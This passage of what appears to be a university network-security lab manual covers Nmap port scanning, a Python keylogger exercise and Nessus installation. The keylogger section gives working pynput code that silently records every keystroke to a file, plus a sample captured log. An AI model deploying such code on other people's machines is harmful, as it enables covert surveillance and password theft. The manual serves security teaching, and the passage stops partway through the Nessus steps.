
Step1 : Install Nmap 7.92.setup.exe given in the class drive folder

Step2 : Open Nmap Once it installed on your system

Step3 : Type the Ip address of your Windows Machine in the Target and select the type of Scan as Intense scan and scan it.


Step4 : You will get all the Open Port Details

Output:



Task:

1. **Analyse the whole network and make a count of how many ssh ports and https are opened in the local network?**



Conclusion:

Nmap Tool is a network port monitoring tool and it is studied in the experiment to analyse the open ports in the network for vulnerability. It is identified that many PC's are opened up with ssh and https ports open as per our analysis.

EXPERIMENT-10

STUDY OF MALICIOUS SOFTWARES USING DIFFERENT TOOLS

LO5: Explore open-source tools to scan the network for vulnerabilities and simulate attacks.
PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1) Python Keylogger Attack and Keylogger Tool

Aim: To perform Python Keylogger Attack and Keylogger Tool.

Theory:

The term 'keylogger' itself is neutral, and the word describes the program's function. Most sources define a keylogger as a software program designed to secretly monitor and log all keystrokes. This definition is not altogether correct, since a keylogger doesn't have to be software – it can also be a device. Keylogging devices are much rarer than keylogging software, but it is important to keep their existence in mind when thinking about information security.

Legitimate programs may have a keylogging function which can be used to call certain program functions using "hotkeys," or to toggle between keyboard layouts (e.g. Keyboard Ninja). There is a lot of legitimate software which is designed to allow administrators to track what employees do throughout the day, or to allow users to track the activity of third parties on their computers. However, the ethical boundary between justified monitoring and espionage is a fine line. Legitimate software is often used deliberately to steal confidential user information such as passwords.

Install python package using the command

conda install -c conda-forge pynput

OR

pip3 install pynput

Code :

```
from pynput.keyboard import Key, Listener
import logging
log_dir = ""
logging.basicConfig(filename=(log_dir + "keylogs.txt"), \
        level=logging.DEBUG, format='%(asctime)s: %(message)s')
def on_press(key):
    logging.info(str(key))


with Listener(on_press=on_press) as listener:
    listener.join()
```

Output:

keylogs.txt file:

```
2021-09-30 14:35:51,767: Key.shift
2021-09-30 14:36:59,011: Key.ctrl_l
2021-09-30 14:36:59,322: '\x06'
2021-09-30 14:36:59,757: 'k'
2021-09-30 14:36:59,941: 'e'
2021-09-30 14:37:00,169: 'y'
2021-09-30 14:37:02,116:  Key.enter
2021-09-30 14:37:09,781: 'g'
2021-09-30 14:37:10,014: 'o'
2021-09-30 14:37:10,152: 'o'
2021-09-30 14:37:10,274: 'g'
2021-09-30 14:37:25,161: 'l'
2021-09-30 14:37:25,297: 'e'
2021-09-30 14:37:25,604: Key.space
```


2) Use the NESSUS/ISO Ubuntu tool to scan the network for vulnerabilities.

Aim: Use the Nessus tool to scan the network for vulnerabilities.

Theory:

Acquiring Nessus:

Go to https://www.tenable.com/products/nessus/nessus-professional/evaluate to access the Nessus' website to get the trial code to install Nessus.




Fill the form to get your trial code by email, click on the "Download and install" link. After returning to Nessus' page you can select the proper version for your test. Select your version, accept the license terms and download.

Installing Nessus:

Installing Nessus is very easy, especially if you have read our tutorial on DPKG packages manager.


Run: **sudo dpkg -i**




And after the installation is done follow the instructions by running:

sudo /etc/init.d/nessusd start

Your terminal should show very similar results to the following:





Following Nessus' installation instructions lets go to: https://YOURPCNAME:8443 (change YOURPCNOW for your computer's name, works with localhost too).




When opening the Web interface, a SSL error may appear.

Just add an exception and continue accessing:






Finally we'll meet Nessus' screen, login using "admin" both as user and password.In the next screen select the use you'll give to Nessus and put the trial code you got by e-mail.





After filling everything Nessus will start initializing as shown in the next image, this step may take about 20 or 30 minutes, after finishing the next screen will be:



Scanning using Nessus:


To create a new scan, click New Scan icon.



